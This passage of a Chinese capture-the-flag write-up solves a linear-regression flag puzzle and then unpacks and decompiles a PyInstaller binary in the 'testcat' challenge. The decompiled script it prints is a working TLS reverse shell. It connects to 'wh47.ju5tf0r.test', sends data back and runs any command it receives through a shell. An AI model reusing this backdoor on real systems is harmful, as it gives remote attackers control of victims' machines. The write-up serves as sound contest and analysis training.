m5 = [(444, 22697.484), (201, 10303.965), (442, 22594.985), (268, 13720.463), (215, 11018.358), (64, 3316.136), (99, 5101.527), (117, 6019.476), (42, 2194.3), (235, 12037.331), (447, 22850.954), (491, 25093.206), (400, 20452.699), (409, 20911.527), (303, 15505.555), (430, 21983.053), (166, 8518.432), (91, 4693.31), (197, 10099.772), (147, 7549.539), (115, 5917.528), (390, 19942.57), (396, 20250.15), (386, 19739.285), (144, 7396.758), (185, 9488.074), (308, 15761.079), (299, 15301.183), (453, 23156.869), (326, 16678.433)]
m6 = [(157, 17994.029), (466, 53219.713), (298, 34067.876), (336, 38400.176), (404, 46152.114), (35, 4085.249), (370, 42277.13), (74, 8531.099), (38, 4427.459), (356, 40680.902), (461, 52649.548), (103, 11837.351), (287, 32814.011), (153, 17537.147), (105, 12065.227), (165, 18905.831), (383, 43758.064), (14, 1691.277), (149, 17081.899), (48, 5567.135), (60, 6935.317), (183, 20958.053), (425, 48546.553), (124, 14231.309), (154, 17651.315), (305, 34865.077), (225, 25745.798), (22, 2603.436), (260, 29735.779), (268, 30648.491)]
m7 = [(35, 2921.193), (74, 6119.615), (366, 30063.851), (84, 6939.611), (445, 36541.644), (266, 21864.537), (44, 3659.23), (21, 1773.203), (281, 23094.394), (446, 36625.1), (134, 11039.599), (224, 18419.597), (125, 10301.272), (187, 15386.092), (27, 2265.144), (384, 31540.715), (312, 25636.875), (81, 6693.404), (256, 21043.915), (272, 22355.386), (413, 33917.33), (466, 38263.262), (10, 871.15), (322, 26455.254), (491, 40314.018), (285, 23422.235), (299, 24569.304), (314, 25799.903), (472, 38756.921), (207, 17025.119)]
m8 = [(18, 1909.09), (423, 43626.197), (443, 45686.428), (434, 44759.148), (227, 23436.716), (129, 13342.914), (6, 673.051), (30, 3145.382), (182, 18801.909), (53, 5514.395), (38, 3969.362), (306, 31573.971), (449, 46303.27), (342, 35281.657), (208, 21479.106), (58, 6029.494), (426, 43933.203), (31, 3248.286), (455, 46921.265), (46, 4793.37), (67, 6956.534), (436, 44964.671), (352, 36311.115), (39, 4072.332), (482, 49703.378), (36, 3763.208), (490, 50525.775), (404, 41667.513), (411, 42389.72), (87, 9016.124)]
m9 = [(466, 47119.357), (238, 24091.99), (378, 38231.425), (397, 40151.664), (62, 6315.361), (16, 1669.443), (495, 50048.255), (248, 25101.314), (97, 9850.418), (496, 50149.486), (250, 25303.773), (254, 25708.162), (151, 15304.476), (298, 30151.49), (39, 3992.359), (301, 30455.131), (487, 49240.674), (137, 13890.614), (170, 17223.704), (12, 1265.129), (306, 30959.984), (324, 32777.275), (354, 35808.118), (259, 26213.599), (61, 6214.064), (315, 31869.574), (419, 42373.779), (36, 3689.172), (56, 5709.441), (347, 35101.57)]
m10 = [(128, 10673.706), (410, 34080.113), (400, 33250.109), (495, 41134.303), (102, 8515.216), (388, 32253.575), (421, 34992.384), (126, 10507.612), (448, 37233.402), (230, 19139.667), (432, 35905.656), (343, 28519.819), (224, 18641.439), (16, 1377.078), (70, 5859.254), (188, 15653.68), (41, 3452.216), (262, 21795.981), (452, 37565.629), (496, 41218.974), (48, 4033.309), (19, 1626.453), (179, 14906.658), (490, 40720.602), (293, 24368.848), (17, 1460.317), (315, 26195.299), (351, 29182.612), (219, 18226.844), (192, 15985.401)]
m11 = [(366, 17679.993), (311, 15039.672), (144, 7022.587), (56, 2798.177), (40, 2030.32), (86, 4238.677), (393, 18974.814), (409, 19742.828), (266, 12878.464), (53, 2654.169), (356, 17199.18), (233, 11294.64), (70, 3470.511), (89, 4382.363), (80, 3950.705), (378, 18255.237), (139, 6782.707), (120, 5870.596), (31, 1598.134), (492, 23728.638), (453, 21856.637), (210, 10190.151), (47, 2366.403), (306, 14798.785), (235, 11390.721), (22, 1166.112), (471, 22719.415), (108, 5294.502), (413, 19936.025), (329, 15903.103)]
m12 = [(400, 38065.613), (406, 38635.921), (426, 40536.452), (228, 21725.303), (484, 46046.395), (297, 28280.548), (176, 16786.046), (316, 30085.821), (35, 3390.384), (315, 29990.94), (421, 40060.658), (448, 42627.029), (396, 37685.191), (458, 43575.818), (366, 34836.594), (474, 45095.324), (476, 45287.017), (36, 3485.245), (473, 45000.45), (22, 2155.411), (409, 38920.804), (362, 34455.627), (196, 18685.953), (450, 42816.42), (86, 8235.263), (266, 25335.452), (427, 40631.459), (423, 40252.254), (115, 10990.549), (180, 17165.868)]
m13 = [(399, 37977.029), (141, 13467.056), (491, 46716.435), (236, 22491.873), (415, 39497.438), (239, 22776.126), (378, 35981.953), (404, 38452.185), (20, 1971.333), (392, 37312.171), (348, 33131.705), (68, 6531.521), (116, 11091.687), (24, 2351.378), (377, 35886.753), (352, 33511.265), (186, 17741.408), (64, 6151.27), (238, 22681.308), (156, 14891.645), (77, 7386.51), (264, 25151.192), (311, 29616.833), (481, 45766.877), (229, 21826.112), (124, 11851.454), (204, 19452.046), (74, 7101.408), (101, 9666.573), (23, 2256.442)]
```

```
m14 = [(462, 22255.567), (404, 19472.985), (148, 7183.731), (116, 5647.385), (54, 2671.354), (129, 6271.643), (396, 19089.092), (104, 5071.365), (351, 16928.509), (263, 12704.488), (231, 11167.616), (203, 9824.242), (433, 20865.24), (380, 18319.847), (19, 991.333), (170, 8239.438), (61, 3007.183), (77, 3775.341), (193, 9343.796), (160, 7759.819), (113, 5503.85), (459, 22113.195), (472, 22735.985), (497, 23937.354), (121, 5887.589), (346, 16687.957), (332, 16016.091), (461, 22207.374), (145, 7039.67), (101, 4927.526)]
m15 = [(356, 35695.781), (323, 32396.312), (99, 9995.636), (274, 27495.776), (284, 28495.424), (37, 3795.292), (114, 11495.772), (381, 38195.254), (415, 41595.773), (45, 4595.278), (205, 20596.234), (418, 41896.749), (282, 28296.166), (228, 22896.214), (338, 33896.127), (84, 8495.355), (237, 23795.222), (414, 41495.335), (247, 24795.385), (133, 13395.59), (177, 17795.921), (481, 48195.587), (399, 39995.328), (435, 43595.973), (476, 47696.302), (347, 34797.091), (75, 7595.72), (224, 22495.502), (402, 40296.272), (139, 13995.28)]
m16 = [(334, 28161.025), (74, 6320.272), (244, 20600.842), (94, 8000.706), (174, 14720.587), (99, 8420.104), (484, 40761.531), (493, 41517.869), (447, 37652.765), (49, 4220.412), (499, 42021.241), (298, 25137.81), (79, 6740.362), (169, 14301.015), (439, 36981.933), (216, 18249.141), (476, 40090.247), (462, 38913.015), (413, 34798.204), (480, 40424.342), (491, 41349.055), (150, 12704.648), (433, 36477.326), (13, 1196.272), (400, 33705.346), (114, 9680.556), (127, 10772.474), (62, 5312.143), (295, 24884.463), (230, 19425.274)]
m17 = [(95, 4765.293), (138, 6872.432), (433, 21328.028), (432, 21280.189), (418, 20592.642), (344, 16967.601), (6, 404.037), (280, 13830.566), (175, 8685.604), (107, 5353.385), (487, 23975.472), (311, 15349.847), (473, 23288.902), (137, 6823.531), (427, 21033.375), (181, 8980.196), (453, 22308.892), (411, 20249.344), (328, 16183.891), (462, 22750.113), (407, 20054.791), (480, 23630.328), (31, 1629.26), (26, 1384.165), (170, 8440.836), (160, 7950.83), (58, 2952.176), (451, 22210.281), (43, 2217.416), (258, 12752.142)]
m18 = [(353, 36485.204), (305, 31540.781), (117, 12176.054), (130, 13515.348), (25, 2700.292), (120, 12485.819), (436, 45035.347), (254, 26287.979), (168, 17429.391), (484, 49979.295), (283, 29274.878), (112, 11661.515), (285, 29480.534), (173, 17944.669), (188, 19489.607), (371, 38339.416), (110, 11455.441), (49, 5172.438), (176, 18253.645), (72, 7541.458), (23, 2494.27), (262, 27111.683), (95, 9910.366), (175, 18150.397), (185, 19180.361), (133, 13824.115), (229, 23712.332), (27, 2906.355), (129, 13412.875), (381, 39369.318)]
m_num = [m1,m2,m3,m4,m5,m6,m7,m8,m9,m10,m11,m12,m13,m14,m15,m16,m17,m18]
flag = ''
for i  in m_num:
    x_list = []
    y_list = []
    for j in i:
        x_list.append(j[0])
        y_list.append(j[1])
    x_data= np.array(x_list)
    y_data=np.array(y_list)
    slope, intercept, r_value, p_value, std_err = stats.linregress(x_data, y_data)
    print(intercept)
    flag += chr(int(slope))
    flag += chr(int(intercept))
print(flag)
```

run一下脚本

```
m_num = [m1,m2,m3,m4,m5,m6,m7,m8,m9,m10,m11,m12,m13,m14,m15,m16,m17,m18]
flag = ''
for i in m_num:
    x_list = []
    y_list = []
    for j in i:
        x_list.append(j[0])
        y_list.append(j[1])
    x_data= np.array(x_list)
    y_data=np.array(y_list)
    slope, intercept, r_value, p_value, std_err = stats.linregress(x_data, y_data)
    print(intercept)
```


```
lovemath
51.24720942989006
55.15678052409203
53.39304691442521
49.289659544356255
110.05453598961321
65.28001423227761
71.37064825533162
79.23128629655366
95.4375789978476
104.26606888140304
110.12879299570886
124.98366819023431
flag{L1n34r_R3g7e5S10n_A_G0Od_Th1ng|
```


PS：脚本最后一位得到是|而不是}，是因为在线性拟合中存在一定的误差,最后一个截距b=124.98366819023431，四舍五入应为125,手工替换一下即可

```
flag{L1n34r_R3g7e5S10n_A_G0Od_Th1ng}
```

Misc3-testcat

下载压缩包，内容如下



使用notepad++打开test，发现import 大量Python库，这个可执行文件应该是一个使用pyinstaller打包的。

```
NULNULNULNULNULNULNULNULTcl_GetObjResultNULNULNULNULNULNULNULNULFailed to get address for Tcl_GetObjResult
NULNULNULNULNULTcl_EvalFileNULNULNULNULFailed to get address for Tcl_EvalFile
NULTcl_EvalExNULNULNULNULNULNULFailed to get address for Tcl_EvalEx
NULNULNULTcl_EvalObjvNULNULNULNULFailed to get address for Tcl_EvalObjv
NULTcl_AllocNULNULNULNULNULNULNULFailed to get address for Tcl_Alloc
NULNULNULNULTcl_FreeNULNULNULNULNULNULNULNULFailed to get address for Tcl_Free
NULNULNULNULNULTk_InitNULFailed to get address for Tk_Init
NULNULNULNULNULNULTk_GetNumMainWindowsNULNULNULNULFailed to get address for Tk_GetNumMainWindows
NULLOADER: Failed to convert runtime-tmpdir to a wide string.
NULNULNULNULNULLOADER: Failed to expand environment variables in the runtime-tmpdir.
NULNULNULNULNULNULNULNULNULNULLOADER: Failed to obtain the absolute path of the runtime-tmpdir.
NULNULTMPNULTNULMNULPNULNULNULLOADER: Failed to set the TMP environment variable.
NULNULNULNULNULMNULENULINULtNULdNULNULNULNULNULpyi-runtime-tmpdirNULNULNULNULNULNULINTERNAL ERROR: cannot create temporary directory!
```


```
\ *WARNING: file already exists but should not: %s
wbError creating child process!
CreateProcessWNo error messages generated.
FormatMessageWPyInstaller: FormatMessageW failed.PyInstaller: pyi_win32_utils_to_utf8 failed.Failed to get ANSI buffer si
WideCharToMultiByteOut of memory.
win32_wcs_to_mbsFailed to encode filename as ANSI.
Failed to get UTF-8 buffer size.
win32_utils_to_utf8Failed to encode wchar_t as UTF-8.
Failed to get wchar_t buffer size.
```


于是使用PyInstxtractor提取 *.pyc 文件

```
C:\Users\82093\Desktop\赣网杯\testcat>python pyinstxtractor.py test
[+] Processing test
[+] Pyinstaller version: 2.1+
[+] Python version: 308
[+] Length of package: 7156025 bytes
[+] Found 70 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: 1.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python308 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: test

You can now use a python decompiler on the pyc files within the extracted directory
```


找到test_extracted文件夹，找到.pyc文件，单独提取出来



使用uncompyle反编译 *.pyc 文件

```
uncompyle 库的安装命令：pip install uncompyle
```

反编译1.pyc

```
uncompyle6 1.pyc > 1.py
```

发现报错

```
C:\Users\admin\Desktop\123>uncompyle6 1.pyc >1.py
Traceback (most recent call last):
  File "c:\users\admin\appdata\local\programs\python\python37\lib\site-packages\xdis\load.py", line 300, in load_module_
from_file_object
    co = marshal.loads(bytecode)
ValueError: bad marshal data (unknown type code)
```


**原因：*由于每个 .pyc 文件都有一个magic head，PyInstaller 生成 .exe 的时候会把.pyc 的 magic 部分去掉，在反编译的时候需要补齐，高版本 PyInstxtractor 2.0 已经解决这个问题。*

解决方案：

如果需要手动补齐 magic head 的情况下：

使用16进制模式查看主文件与主文件目录下的 struct 文件，需要在主文件头插入16个字节与 struct文件保持一致（其中前4个字节是Python编译版本，要完全一致）
注意模板文件仅需要插入8个字节，与 struct 文件保持一致

我的PyInstxtractor也不知道什么原因，补齐了magic head,但是第一个字节错了，找到主文件下的struct.pyc修改得知第一个字节为55，手工修改1.pyc第一个字节为55。



重新反编译一下，得到1.py。

```
# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.7.6 (tags/v3.7.6:43364a7ae0, Dec 19 2019, 00:42:30) [MSC v.1916 64 bit (AMD64)]
# Embedded file name: 1.py
import socket, subprocess, os, ssl

def o0Ooo00o0o():
    global domain
    global port
    global s
    global ssls
    global xxx
    try:
        domain = 'wh47.ju5tf0r.test'
```

```
        port = 64321
        s = socket.socket()
        ssls = ssl.wrap_socket(s, ssl_version=(ssl.PROTOCOL_TLSv1_2))
        xxx = [358, 118, 30, 43, 127, 5, 282, 133, 56, 43, 116, 68, 68,
         147, 96, 13, 130, 4, 15, 35, 297, 57, 36, 83, 38, 93, 40, 147]
    except socket.error as lllllllllllllllllll1:
        try:
            try:
                try:
                    print(str(lllllllllllllllllll1))
                finally:
                    lllllllllllllllllllll1 = None
                    del lllllllllllllllllllll1

            finally:
                lllllllllllllllllllll1 = None
                del lllllllllllllllllllll1

        finally:
            lllllllllllllllllllll1 = None
            del lllllllllllllllllllll1


def o0o0oo0oO0():
    try:
        yyy = '--- BEGIN PRIVATE KEY ---\t\tb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gt
ZW'
        yyy += '\t\tQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRwAAAJA8ULvmPFC7'
        yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRw'
        yyy += '\t\tAAAEAMNUtG4HZ42kMsON1XY/y1lGyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdwD6UN/dV5'
        yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAAACXJvb3RAa2FsaQECAwQ=\t\t--- END PRIVATE KEY ---'
        ssls.connect((domain, port))
        ssls.send(str.encode(str(os.getcwd()) + '<' + ''.join([yyy[_] for _ in xxx]) + '>' + ' > '))
    except socket.error as lllllllllllllllllll1:
        try:
            try:
                try:
                    print(str(lllllllllllllllllll1))
                finally:
                    lllllllllllllllllllll1 = None
                    del lllllllllllllllllllll1

            finally:
                lllllllllllllllllllll1 = None
                del lllllllllllllllllllll1

        finally:
            lllllllllllllllllllll1 = None
            del lllllllllllllllllllll1


def oOo0Oo0000():
    while True:
        llllllllllllllllllll1 = ssls.recv(1024)
        llllllllllllllllllll1 = llllllllllllllllllll1.decode('utf-8').strip()
        print('received ' + llllllllllllllllllll1)
        if llllllllllllllllllll1[:2] == 'cd':
            os.chdir(llllllllllllllllllll1[3:])
            ssls.send(str.encode(str(os.getcwd()) + ' > '))
        else:
```

```
        else:
            if len(l1111111111111111111111) > 0:
                l1111111111111111111111 = subprocess.Popen(l1111111111111111111111, shell=True, stdout=(subprocess
.PIPE),
                  stderr=(subprocess.PIPE),
                  stdin=(subprocess.PIPE))
                l1111111111111111111111 = l1111111111111111111111.stdout.read() + l1111111111111111111111.stderr.re
ad()
                l1111111111111111111111 = str(l1111111111111111111111.decode('utf-8'))
                ssls.send(str.encode(l1111111111111111111111 + str(os.getcwd()) + ' > '))
                if len(l1111111111111111111111.split('\n')) > 2:
                    l1111111111111111111111 = 2
                else:
                    l1111111111111111111111 = 0
                print('Sent: ' + l1111111111111111111111 * '\n' + l1111111111111111111111)
        if not l1111111111111111111111:
            break

    s.close()


def main():
    o0Ooo00o0o()
    o0o0oo0oO0()
    oOo0Oo0000()


if __name__ == '__main__':
    main()
```

审计代码，得到关键信息，向目标发送XXX[]中拼接起来的字符
编写python脚本，得到压缩包密码


```
#coding:utf-8
import base64
xxx = [358, 118, 30, 43, 127, 5, 282, 133, 56, 43, 116, 68, 68, 147, 96, 13, 130, 4, 15, 35, 297, 57, 36, 83, 38, 93, 40, 147]
yyy = '--- BEGIN PRIVATE KEY ---\t\tb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW'
yyy += '\t\tQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRwAAAJA8ULvmPFC7'
yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRw'
yyy += '\t\tAAAEAMNUtG4HZ42kMsON1XY/y1lGyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdwD6UN/dV5'
yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAAACXJvb3RAa2FsaQECAwQ=\t\t--- END PRIVATE KEY ---'
password = [yyy[_] for _ in xxx]
re_passowrd = ''
for i in password:
    re_passowrd +=i
real_password = re_passowrd[::-1]
print(base64.b64decode(real_password))
```

```
get_pass ×
D:\pycharm\pycharmprojects\venv\Scripts\python.exe D:/pycharm/pycharmprojects/demo/get_pass.py
b'%x+0%!i0_UbP@Wfz!>v^'
```



```
password:%x+0%!i0_UbP@Wfz!>v^
```

解压cai.zip，得到cat文件，丢进16进制编辑器中发现是png图片



```
: 00 00 04 AF 00 00 02 F6 08 02 00 00 00 08 37 22  ... ...ö......7"
: B6 00 00 20 00 49 44 41 54 78 01 BC C1 31 8F 6C  ¶.. .IDATx.¼Á1.l
: 59 BE E6 E5 DF FB AE B5 77 44 46 66 E5 ED 29 8D  Y¾æåßû®µwDFfåí).
: B0 B0 31 30 70 70 31 F0 90 30 10 42 B8 48 98 38  °°10pp1ð.0.B¸H˜8
: 18 48 7C 03 3E 04 9F 0E B8 C3 CC DC E9 E9 AE 5B  .H|.>.Ÿ.¸ÃÌÜéé®[
: 54 9D 93 27 33 62 C7 DA FF 97 95 11 75 4A 3D 75  T.“'3bÇÚÿ—•.uJ=u
: B3 6A 54 A3 9E 7E 1E FD 9F FF FB FF B8 AE EB E9  ³jT£ž~.ýŸÿûÿ¸®ëé
: 74 3A 1E 8F 87 87 D3 BA AE CB E1 D4 96 7E 58 4F  t:..‡‡Ó°®ËáÔ–~XO
: 25 90 25 63 4B 8E 0C B4 E6 9B 2E 59 74 A0 62 BE  %.%cKŽ.´æ›.Yt b¾
: 8A 91 0C 95 54 04 14 A3 92 01 24 4C 12 93 E4 AA  Š‘.•T..£’.$L.“äª
: 92 90 3C 01 49 25 24 75 BD 8E D6 DC CC E5 72 BE  ’.<.I%$u½ŽÖÜÌår¾
: 5E B6 D6 B8 5E CE FF F8 8F DF 7F F7 FD 77 FF F7  ^¶Ö¸^Îÿø.ß.÷ýwÿ÷
: BF F8 FB 7F F1 F7 FF F0 E9 ED 65 BB D6 97 CB F9  ¿øû.ñ÷ÿðéíe»Ö—Ëù
: 7A 2D D9 FB 95 A2 48 AF 86 D5 77 B3 0F F6 94 84  z-Ùû•¢H¯†Õw³.ö”„
: 64 51 52 75 2C 55 B3 A5 62 58 42 32 20 71 97 D0  dQRu,U³¥bXB2 q—Ð
: 9A F9 27 04 0F BD 96 E6 B5 F7 C3 E2 B5 AF 87 D5  šù'..½–æµ÷Ãâµ¯‡Õ
: 0F 4B 3F 2C FE 67 CF 4F A7 E3 FA 77 A7 A7 C7 D3  .K?,þgÏO§ãúw§§ÇÓ
: FA 78 3A 3D 1E D7 C7 D3 69 59 8F D1 8A D6 C0 4E  úx:=.×ÇÓiY.ÑŠÖÀN
: 25 55 0D F7 4E 37 38 CD D6 EA DE E5 0E 8C 90 72  %U.÷N78ÍÖêÞå.Œ.r
: 46 81 25 24 5B 5D 42 32 D0 7B AF 2A 8A 49 32 50  F.%$[]B2Ð{¯*ŠI2P
: 55 A3 46 6B 3D 66 4A A8 2A C0 76 6B AE AA 04 09  U£Fk=fJ¨*Àvk®ª..
: DB 92 93 1A 63 EC FB 38 F6 DE 9A 5B 33 30 76 C6  Û’“.cìû8öÞš[30vÆ
```


修改文件名为cat.png，并且使用StegSolve查看图片信道信息

在blue 0通道发现一张二维码

